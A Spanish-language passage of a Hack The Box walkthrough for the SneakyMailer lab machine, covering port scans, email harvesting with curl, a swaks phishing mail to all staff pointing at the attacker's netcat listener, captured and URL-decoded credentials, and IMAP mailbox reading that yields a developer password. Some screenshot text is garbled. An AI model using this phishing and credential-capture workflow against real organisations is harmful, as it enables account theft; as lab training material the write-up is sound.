

# SneakyMailer

```
#####
#####maquina linux nivel medio
#####
```

Review:

SneakyMailer es una máquina Linux de dificultad media que presenta un escenario de phishing, a partir del cual se obtiene un conjunto de credenciales. Estas credenciales dan acceso a un buzón de correo, que revela otro conjunto de credenciales para acceder al servicio FTP. La carga de archivos FTP permite obtener un punto de apoyo. La instalación de paquetes del servidor PyPI puede explotarse para moverse lateralmente. Se puede obtener acceso root aprovechando los privilegios sudo.

Escaneo: 21,22, 25, 80,143, 993,8080

21/tcp open ftp vsftpd

3.0.3

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 57:c9:00:35:36:56:e6:f6:f6:de:86:40:b2:ee:3e:fd (RSA)

| 256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)

|\_ 256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)

25/tcp open smtp Postfix smptd

|\_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING

80/tcp open http nginx 1.14.2

|\_http-server-header: nginx/1.14.2

|\_http-title: Did not follow redirect to <http://sneakycorp.htb>

143/tcp open imap Courier Imapd (released 2018)

|\_ssl-date: TLS randomness does not represent time

|\_imap-capabilities: QUOTA NAMESPACE ENABLE completed OK ACL2=UNION CAPABILITY

THREAD=REFERENCES UTF8=ACCEPTA0001 CHILDREN SORT IMAP4rev1 THREAD=ORDEREDSUBJECT IDLE

STARTTLS UIDPLUS ACL

| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/ stateOrProvinceName=NY/countryName=US

| Subject Alternative Name: email:postmaster@example.com

| Not valid before: 2020-05-14T17:14:21

|\_Not valid after: 2021-05-14T17:14:21

993/tcp open ssl/imap Courier Imapd (released 2018)

|\_ssl-date: TLS randomness does not represent time

| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/ stateOrProvinceName=NY/countryName=US

| Subject Alternative Name: email:postmaster@example.com

| Not valid before: 2020-05-14T17:14:21

|\_Not valid after: 2021-05-14T17:14:21

|\_imap-capabilities: QUOTA NAMESPACE ENABLE completed OK ACL2=UNION CAPABILITY

THREAD=REFERENCES UTF8=ACCEPTA0001 AUTH=PLAIN CHILDREN SORT IMAP4rev1

THREAD=ORDEREDSUBJECT IDLE UIDPLUS ACL

8080/tcp open http nginx 1.14.2

|\_http-open-proxy: Proxy might be redirecting requests

|\_http-server-header: nginx/1.14.2

|\_http-title: Welcome to nginx!

Service Info: Host: debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 60.26 seconds

Dominio:

80/tcp open http nginx 1.14.2  
|\_http-server-header: nginx/1.14.2  
|\_http-title: Did not follow redirect to <http://sneakycorp.htb>

Full port:

```
└── nmap -p- 10.10.10.197
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-30 21:22 -05
Nmap scan report for 10.10.10.197 (10.10.10.197)
Host is up (0.081s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
143/tcp   open  imap
993/tcp   open  imaps
8080/tcp  open  http-proxy
```

The screenshot shows a web application interface for 'SNEAKY CORP'. The left sidebar has a blue header with the company logo and navigation links for 'Dashboard' and 'Team'. The main content area is divided into two main sections: 'Projects' and 'Project Update'.

**Projects:**

- PyPI: Progress bar at 80% Testing!
- POP3 and SMTP: Progress bar at Complete!

**Project Update:**

- The project teams have been formed and work allocated. Please check your emails for further instructions and register an account.
- PyPI:** It is now possible to install modules with pip on our servers.

Tenemos un acceso y correos de usuarios

# Team

List of all employees of the company.

Table of team members

Show 10 entries

Search:

Name	Position	Office	Email
Airi Satou	Accountant	Tokyo	airisatou@sneakymailer.htb
Angelica Ramos	Chief Executive Officer (CEO)	London	angelicaramos@sneakymailer.htb
Ashton Cox	Junior Technical Author	San Francisco	ashtoncox@sneakymailer.htb
Bradley Greer	Tester	London	bradleygreer@sneakymailer.htb

gobuster

```
/.          (Status: 301) [Size: 185] [--> http://sneakycorp.htb./]
/index.php    (Status: 200) [Size: 13543]
/img         (Status: 301) [Size: 185] [--> http://sneakycorp.htb/img/]
/css          (Status: 301) [Size: 185] [--> http://sneakycorp.htb/css/]
/team.php     (Status: 200) [Size: 26518]
/js           (Status: 301) [Size: 185] [--> http://sneakycorp.htb/js/]
/vendor       (Status: 301) [Size: 185] [--> http://sneakycorp.htb/vendor/]
/pypi         (Status: 301) [Size: 185] [--> http://sneakycorp.htb/pypi/]
/.          (Status: 301) [Size: 185] [--> http://sneakycorp.htb./]
Progress: 790522 / 1323366 (59.74%)^C
```

PUERTO 8080

```
/.          (Status: 301) [Size: 185] [--> http://sneakycorp.htb:8080./]
/index.html   (Status: 200) [Size: 612]
/.          (Status: 301) [Size: 185] [--> http://sneakycorp.htb:8080./]
```

busqueda de subdominios

```
=====
/.          (Status: 301) [Size: 185] [--> http://sneakycorp.htb/pypi./]
/register.php   (Status: 200) [Size: 3115]
Progress: 201007 / 1323366 (15.19%)^C
```


######smtp port

######

Para afectar este puerto nos conectamos por telnet hacia el puerto 25  
telnet 10.10.10.197 25

```
~/machineshtb/SneakyMailer
telnet 10.10.10.197 25
Trying 10.10.10.197...
Connected to 10.10.10.197.
Escape character is '^]'.
HELO} Angelica Ramos
502 5.5.2 Error: command not recognized
HELO
501 Syntax: HELO hostname Ashton Cox
MAIL FROM
501 5.5.4 Syntax: MAIL FROM:<address> Bradley Greer
RPCT TO
502 5.5.2 Error: command not recognized
RCPT TO
503 5.5.1 Error: need MAIL command#####
VRFY
501 5.5.4 Syntax: VRFY address [SMTPUTF8]
```

INTENTE VARIAS COSAS PARA VER SI PODIA ENCONTRAR ALGO pero no encontre mayor cosa  
encontre escaneando directorios encontre register dentro de pypi



podemos extraer la lista de todos los correos con el comando curl y unos pipes

```
curl -s -X GET "http://sneakycorp.htb/team.php"
```

```
<tr>
    <td>Donna Snider</td>
    <td>Customer Support</td>
    <td>New York</td>
    <td>donna_snider@sneakymailer.htb</td>
</tr>
</tbody>
</table>
```

VEMOS QUE ESTAN TODOS LOS MAILS DEL DOMINIO sneakymailer.htb

FILTRANDO

```
curl -s -X GET "http://sneakycorp.htb/team.php" | grep "sneakymailer.htb"
```

```
<td>brunonash@sneakymailer.htb</td>
<td>sakurayamamoto@sneakymailer.htb</td>
<td>thorwalton@sneakymailer.htb</td>
<td>finncamacho@sneakymailer.htb</td>
<td>sergebaldwin@sneakymailer.htb</td>
<td>zenaidafrank@sneakymailer.htb</td>
<td>zoritaserrano@sneakymailer.htb</td>
<td>jenniferacosta@sneakymailer.htb</td>
<td>carastevens@sneakymailer.htb</td>
<td>hermionebutler@sneakymailer.htb</td>
<td>laelgreer@sneakymailer.htb</td>
<td>jonasalexander@sneakymailer.htb</td>
<td>shaddecker@sneakymailer.htb</td>
<td>sulcud@sneakymailer.htb</td>
<td>donna_snider@sneakymailer.htb</td>
```

para quitar las etiquetas con html2text

```
~/machineshtb/SneakyMailer
curl -s -X GET "http://sneakycorp.htb/team.php" | grep "sneakymailer.htb" | html2text
Command 'html2text' not found, but can be installed with:
sudo apt install html2text
SneakyMailer
~/machineshtb/SneakyMailer
sudo apt install html2text
VEMOS QUE ESTAN TODOS LOS MAILS DEL DOMINIO sneakymailer.htb
```

```
curl -s -X GET "http://sneakycorp.htb/team.php" | grep "sneakymailer.htb" | html2text > correos.txt
```

```

fionagreen@sneakymailer.htb
shouitou@sneakymailer.htb para quitar las etiquetas con html2text
michellehouse@sneakymailer.htb cninesntb/SneakyMailer
sukiburks@sneakymailer.htb rl -s -X GET "http://sneakycorp.htb/team.php" | grep "sneakymail
prescottbartlett@sneakymailer.htb h2text' not found, but can be installed with:
gavincortez@sneakymailer.htb install html2text
martenamccray@sneakymailer.htb
unitybutler@sneakymailer.htb
howardhatfield@sneakymailer.htb hineshtb/SneakyMailer
hopefuentes@sneakymailer.htb apt install html2text
vivianharrell@sneakymailer.htb
timothymooney@sneakymailer.htb
jacksonbradshaw@sneakymailer.htb
olivialiang@sneakymailer.htb
brunonash@sneakymailer.htb
sakurayamamoto@sneakymailer.htb
thorwalton@sneakymailer.htb
finncamacho@sneakymailer.htb
sergebaldwin@sneakymailer.htb
zenaidafrank@sneakymailer.htb
zoritaserrano@sneakymailer.htb
jenniferacosta@sneakymailer.htb
carastevens@sneakymailer.htb
hermionebutler@sneakymailer.htb
laelgreer@sneakymailer.htb
jonasalexander@sneakymailer.htb
shaddecker@sneakymailer.htb
sulcud@sneakymailer.htb
donnaasnider@sneakymailer.htb

```

```

~/machineshtb/SneakyMailer
curl -s -X GET "http://sneakycorp.htb/team.php" | grep "sneakymailer.htb" | html2text

```

podemos enviar un correo a los usuarios un posible phishing para esto podemos utilizar swaks

```

#####
##### SWAKS #####
#####

```

Para utlizar la herramienta requerimos de los correos separados por comas por lo cual utilizamos tr

```

cat correos.txt | xargs | tr -d '\n' | tr "','';echo
cat correos.txt | xargs | tr -d '\n' | tr "','';echo

```

```

cat correos.txt | xargs | tr -d '\n' | tr "','';echo
tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb,ashtoncox@sneakymailer.htb,cedrickelly@sneakymailer.htb,airisatou@sneakymailer.htb,briellewilliamson@sneakym
iler.htb,herrodchandler@sneakymailer.htb,rhondadavidson@sneakymailer.htb,colleenhurst@sneakymailer.htb,sonyafrost@sneakymailer.htb,jenagaines@sneakymailer.htb,quinnlynn@s
sneakymailer.htb,cardemarshall@sneakymailer.htb,haleykennedy@sneakymailer.htb,tatyanafitzpatrick@sneakymailer.htb,michaelsilva@sneakymailer.htb,paulbyrd@sneakymailer.ht
b,glorialittle@sneakymailer.htb,bradleygreer@sneakymailer.htb,dairios@sneakymailer.htb,jenetecaldwell@sneakymailer.htb,yuriberry@sneakymailer.htb,caesarvance@sneakymai
ler.htb,doriswilder@sneakymailer.htb,angelicaramos@sneakymailer.htb,gavinjoyce@sneakymailer.htb,jenniferchang@sneakymailer.htb,brendewagner@sneakymailer.htb,fionagreen@s
sneakymailer.htb,shouitou@sneakymailer.htb,michellehouse@sneakymailer.htb,sukiburks@sneakymailer.htb,prescottbartlett@sneakymailer.htb,gavincortez@sneakymailer.htb,mar
tenamccray@sneakymailer.htb,unitybutler@sneakymailer.htb,howardhatfield@sneakymailer.htb,hopefuentes@sneakymailer.htb,vivianharrell@sneakymailer.htb,timothymooney@sneakymai
ler.htb,jacksonbradshaw@sneakymailer.htb,olivialiang@sneakymailer.htb,brunonash@sneakymailer.htb,sakurayamamoto@sneakymailer.htb,thorwalton@sneakymailer.htb,finncamacho@s
sneakymailer.htb,sergebaldwin@sneakymailer.htb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb,jenniferacosta@sneakymailer.htb,carastevens@sneakymailer.htb,
hermionebutler@sneakymailer.htb,laelgreer@sneakymailer.htb,jonasalexander@sneakymailer.htb,shaddecker@sneakymailer.htb,sulcud@sneakymailer.htb,donnaasnider@sneakymailer.ht
b

```

utilizamos swaks

```

swaks --from amado@sneakymailer.htb --to xxxxxxxxxxxxxxx,xxxx,xxx --body "esto es una prueba" --server 10.10.10.197

```

probamos con 2 correos


```
swaks --from amado@sneakymailer.htb --to tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb  
--body "esto es una prueba" --server 10.10.10.197
```

```
swaks --from amado@sneakymailer.htb --to tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb --body "esto es una prueba" --server 10.10.10.197  
== Trying 10.10.10.197:25...  
== Connected to 10.10.10.197.  
- 220 debian ESMTP Postfix (Debian/GNU)  
> EHLO kali  
- 250-debian  
- 250-PIPELINING  
- 250-SIZE 10240000  
- 250-VRFY  
- 250-ETRN  
- 250-STARTTLS  
- 250-EHANCEDSTATUSCODES  
- 250-8BITMIME  
- 250-DSN  
- 250-SMTPUTF8  
- 250 CHUNKING  
> MAIL FROM:<amado@sneakymailer.htb>  
- 250 2.1.0 Ok  
> RCPT TO:<tigernixon@sneakymailer.htb>  
- 250 2.1.5 Ok  
> RCPT TO:<garrettwinters@sneakymailer.htb>  
- 250 2.1.5 Ok  
> DATA  
- 354 End data with <CR><LF>.<CR><LF>  
> Date: Mon, 30 Oct 2023 23:14:27 -0500  
> To: tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb  
> From: amado@sneakymailer.htb  
> Subject: test Mon, 30 Oct 2023 23:14:27 -0500  
> Message-ID: <20231030231427.069634@kali>
```

como funciona probamos con todos los correos pero ahora levantamos netcat por si alguno nos responde

```
swaks --from amado@sneakymailer.htb --to
```

```
tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb,ashtoncox@sneakymailer.htb,cedrickelly@sneakymailer.htb,airisatou@sneakymailer.htb,briellewilliamson@sneakymailer.htb,herrodchandler@sneakymailer.htb,rhonadavidson@sneakymailer.htb,colleenhurst@sneakymailer.htb,sonyafrost@sneakymailer.htb,jenagaines@sneakymailer.htb,quinnflynn@sneakymailer.htb,chardemarshall@sneakymailer.htb,haleykenney@sneakymailer.htb,tatyanafitzpatrick@sneakymailer.htb,michaelsilva@sneakymailer.htb,paulbyrd@sneakymailer.htb,glorialittle@sneakymailer.htb,bradleygreer@sneakymailer.htb,dairios@sneakymailer.htb,jentecaldwell@sneakymailer.htb,yuriberry@sneakymailer.htb,caesarvance@sneakymailer.htb,doriswilder@sneakymailer.htb,angelicaramos@sneakymailer.htb,gavinjoyce@sneakymailer.htb,jenniferchang@sneakymailer.htb,brendenwagner@sneakymailer.htb,fionagreen@sneakymailer.htb,shouitou@sneakymailer.htb,michellehouse@sneakymailer.htb,sukiburks@sneakymailer.htb,prescottbartlett@sneakymailer.htb,gavincortez@sneakymailer.htb,martenamccray@sneakymailer.htb,unitybutler@sneakymailer.htb,howardhatfield@sneakymailer.htb,hopefuentes@sneakymailer.htb,vivianharrell@sneakymailer.htb,timothymooney@sneakymailer.htb,jacksonbradshaw@sneakymailer.htb,olivialiang@sneakymailer.htb,brunonash@sneakymailer.htb,sakurayamamoto@sneakymailer.htb,thorwalton@sneakymailer.htb,finncamacho@sneakymailer.htb,sergebaldwinn@sneakymailer.htb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb,jenniferacosta@sneakymailer.htb,carastevens@sneakymailer.htb,hermionebutler@sneakymailer.htb,laelgreer@sneakymailer.htb,jonasalexander@sneakymailer.htb,shaddecker@sneakymailer.htb,sulcud@sneakymailer.htb,donnasnider@sneakymailer.htb --body "por favor click aqui http://10.10.14.12:1234/" --server 10.10.10.197
```



```

~/machineshtb/SneakyMailer
[swaks] from amado@sneakymailer.htb -to tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb,ashtoncox@sneakymailer.htb,cedrickelly@sneakymailer.htb,airisatu
@sneakymailer.htb,briellewilliamson@sneakymailer.htb,herrodchandler@sneakymailer.htb,rhonadavidson@sneakymailer.htb,colleenhurst@sneakymailer.htb,sonyafrost@sneakymailer
.htb,jenagaines@sneakymailer.htb,quinnflynn@sneakymailer.htb,chardemarshall@sneakymailer.htb,haleykennedy@sneakymailer.htb,tatyanafitzpatrick@sneakymailer.htb,michaelsil
va@sneakymailer.htb,paulbyrd@sneakymailer.htb,glorialittle@sneakymailer.htb,bradleygreer@sneakymailer.htb,dairios@sneakymailer.htb,jenettecaldwell@sneakymailer.htb,yurih
erry@sneakymailer.htb,caesarvance@sneakymailer.htb,doriswilder@sneakymailer.htb,angelicaramos@sneakymailer.htb,gavinjoyce@sneakymailer.htb,jenniferchang@sneakymailer
.htb,brendenwagner@sneakymailer.htb,fionagreen@sneakymailer.htb,shouitou@sneakymailer.htb,michellehouse@sneakymailer.htb,sukiburks@sneakymailer.htb,prescottbartleit@sneakyma
iler.htb,gavincorte@sneakymailer.htb,martenaamccray@sneakymailer.htb,unitybutler@sneakymailer.htb,howardhatfield@sneakymailer.htb,hopefuentes@sneakymailer.htb,vivianharr
ella@sneakymailer.htb,timothymooney@sneakymailer.htb,jacksonbradshaw@sneakymailer.htb,olivialiang@sneakymailer.htb,brunonash@sneakymailer.htb,sakurayamamoto@sneakymailer
.htb,thorwalton@sneakymailer.htb,finncamacho@sneakymailer.htb,sergebaldwing@sneakymailer.htb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb,jenniferacosta@sne
akymailer.htb,carastevens@sneakymailer.htb,hermionebutler@sneakymailer.htb,laelgreer@sneakymailer.htb,jonasalexander@sneakymailer.htb,shaddecker@sneakymailer.htb,sulcud
@sneakymailer.htb,donnasnider@sneakymailer.htb --body "por favor click aqui http://10.10.14.12:1234/" --server 10.10.10.197
== Trying 10.10.10.197:25...
== Connected to 10.10.10.197.
<- 220 debian ESMTP Postfix (Debian/GNU)
-> EHLO kali
<- 250-debian
<- 250-PIPELINING
<- 250-SIZE 10240000
<- 250-VRFY
<- 250-ETRN
<- 250-STARTTLS
<- 250-ENHANCEDSTATUSCODES
<- 250-8BITMIME
<- 250-DSN
<- 250-SMTP

```

recibimos unos datos parece que alguien dio click y aparte nos envio algo

```

-- nc -lvpn 1234
listening on [any] 1234...
Tools Tree Search View Bookmarks Help
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.197] 39186
POST / HTTP/1.1
Host: 10.10.14.12:1234
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded
firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt

```

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt

es un posible user y password

como esta hardcodeado podemos utilizar php para decodificar

**php urldecode**

abrimos php modo interactivo

php --interactive

escribimos **echo urldecode("data");**

```

php --interactive
Interactive shell Format Tools Tree Search View Bookmarks Help
php > echo urldecode("firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt");
firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt

```

firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt

si vemos bien los datos estan separados por una &

firstName=Paul  
&lastName=Byrd

```
&email=paulbyrd@sneakymailer.htb  
&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht  
&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
```

```
#####  
#####IMAP PORT 143#####  
#####
```

con este usuario y contraseña podemos acceder a imap con telnet como lo hicimos con smtp  
telnet 10.10.10.197 143

intente loguearme varias veces pero no recorde la sintaxis

```
~/machineshtb/SneakyMailer telnet 10.10.10.197 143  
Trying 10.10.10.197...  
Connected to 10.10.10.197.  
Escape character is '^]'.  
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION STARTTLS ENABLE UTF8=ACCEPT] Courier  
ady. Copyright 1998-2018 Double Precision, Inc. See COPYING for distribution information.  
LOGIN paulbyrd ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht  
LOGIN NO Error in IMAP command received by server.  
LOGIN paulbyrd ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht  
LOGIN NO Error in IMAP command received by server.  
Connection closed by foreign host.  
  
~/machineshtb/SneakyMailer telnet 10.10.10.197 143  
Trying 10.10.10.197...  
Connected to 10.10.10.197.  
Escape character is '^]'.  
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION STARTTLS ENABLE UTF8=ACCEPT] Courier  
ady. Copyright 1998-2018 Double Precision, Inc. See COPYING for distribution information.  
A1 LOGIN paulbyrd ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht  
* OK [ALERT] Filesystem notification initialization error -- contact your mail administrator (check for configuration errors with the FAM/Gamin library)  
A1 OK LOGIN OK.
```

A1 LOGIN USER PASSWORD

A1 LOGIN paulbyrd ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht

PODEMOS LISTAR DIRECTORIOS

<https://csbygb.gitbook.io/pentips/networking-protocols-and-network-pentest/imap>

A1 LIST "" \*

```

~/machineshtb/SneakyMailer
telnet 10.10.10.197 143
Trying 10.10.10.197...
Connected to 10.10.10.197.
Escape character is '^A'.
AT LOGIN USER PASSWORD
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT]
  ady. Copyright 1998-2018 Double Precision, Inc. See COPYING for distribution
A1 LOGIN paulbyrd ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
* OK [ALERT] Filesystem notification initialization error -- contact your ma
A1 OK LOGIN Ok.      PODEMOS LISTAR DIRECTORIOS
A1 LIST "" *
* LIST (\Unmarked \HasChildren) ." "INBOX"
* LIST (\HasNoChildren) ." "INBOX.Trash"
* LIST (\HasNoChildren) ." "INBOX.Sent"
* LIST (\HasNoChildren) ." "INBOX.Deleted Items"
* LIST (\HasNoChildren) ." "INBOX.Sent Items"
A1 OK LIST completed

```

CON select inbox podemos ver el contenido de los datos

A1 SELECT "INBOX.Trash"

```

A1 SELECT "INBOX.Trash" [ALERT] Filesystem notification i
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent)
* OK [PERMANENTFLAGS (\* \Draft \Answered \Flagged \Delete
* 0 EXISTS          * LIST (\Unmarked \HasChildren) ." "I
* 0 RECENT          * LIST (\HasNoChildren) ." "INBOX.Tra
* OK [UIDVALIDITY 590600304] (\HasNoChildren) ." "INBOX.Sen
* OK [MYRIGHTS "acdilrsw"] (\HasNoChildren) ." "INBOX.Del
A1 OK [READ-WRITE] Ok LIST (\HasNoChildren) ." "INBOX.Sen

```

EN INBOX.SENT ITEMOS ENCONTRAMOS ALGO

```

A1 OK [READ-WRITE] Ok
A1 SELECT "INBOX.Sent Items"
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent)
* OK [PERMANENTFLAGS (\* \Draft \Answered \Flagged \Deleted \Seen)] Limited
* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 589480766] Ok
* OK [MYRIGHTS "acdilrsw"] ACL
A1 OK [READ-WRITE] Ok

```

HAY 2

para ver seguimos la siguiente sintaxis

FETCH <ID> body[text]

```
* OK [UIDVALIDITY 589480766] OK
* OK [MYRIGHTS "acdilrsw"] ACL
A1 OK [READ-WRITE] Ok
A1 FETCH 589480766 ALL
* NO Invalid message sequence number: 589480766
A1 OK FETCH completed.
A1 FETCH 589480766 body[acdilrsw]
A1 NO Error in IMAP command received by server.
```

```
[0] 0:telnet* 1:nc 2:php- 3:zsh
```

pero no nos dejo validando es id es el identificador de los datos por lo tanto seria 1

```
A1 FETCH 1 body[]
```

```
A1 FETCH 1 body[]
* 1 FETCH (BODY[] {2167}
MIME-Version: 1.0
To: root <root@debian>
From: Paul Byrd <paulbyrd@sneakymailer.htb>
Subject: Password reset
Date: Fri, 15 May 2020 13:03:37 -0500
Importance: normal
X-Priority: 3
Content-Type: multipart/alternative;
    boundary="_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_"

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset="utf-8"

Hello administrator, I want to change this password for the developer account
```

```
Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAIId3]C
```

```
Please notify me when you do it=20
```

```
--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="utf-8"
```

```
<html xmlns:o=3D"urn:schemas-microsoft-com:office:office" xmlns:w=3D"urn:schemas-microsoft-com:office:word" xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml" xmlns=3D"http://www.w3.org/TR/REC-html40"><head><meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dutf-8"><meta name=3DGenerator content=3D"Microsoft Word 15 (filtered medium)"><style><!--
/* Font Definitions */
@font-face
    {font-family:"Cambria Math";
```

econtramos

Username:

developer

Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

para ver el otro correo el id es 2

A1 FETCH 2 body[]

```
', A1 OK FETCH completed. Content-Type: text/html; charset=utf-8"><meta A1 FETCH 2 body[] =3DGenerator content=3D"Microsoft Word 15 (filtered medium)"><style>< * 2 FETCH (BODY[] {585} /* Font Definitions */ To: low@debian @font-face From: Paul Byrd <paulbyrd@sneakymailer.htb> Subject: Module testing Message-ID: <4d08007d-3f7e-95ee-858a-40c6e04581bb@sneakymailer.htb> Date: Wed, 27 May 2020 13:28:58 -0400 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Thunderbird/68.8.0 Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C MIME-Version: 1.0 Content-Type: text/plain; charset=utf-8; format=flowed Content-Transfer-Encoding: 7bit Content-Language: en-US
```

Hello low

Your current task is to install, test and then erase every python module you find in our PyPI service, let me know if you have any inconvenience.

)

A1 OK FETCH completed.

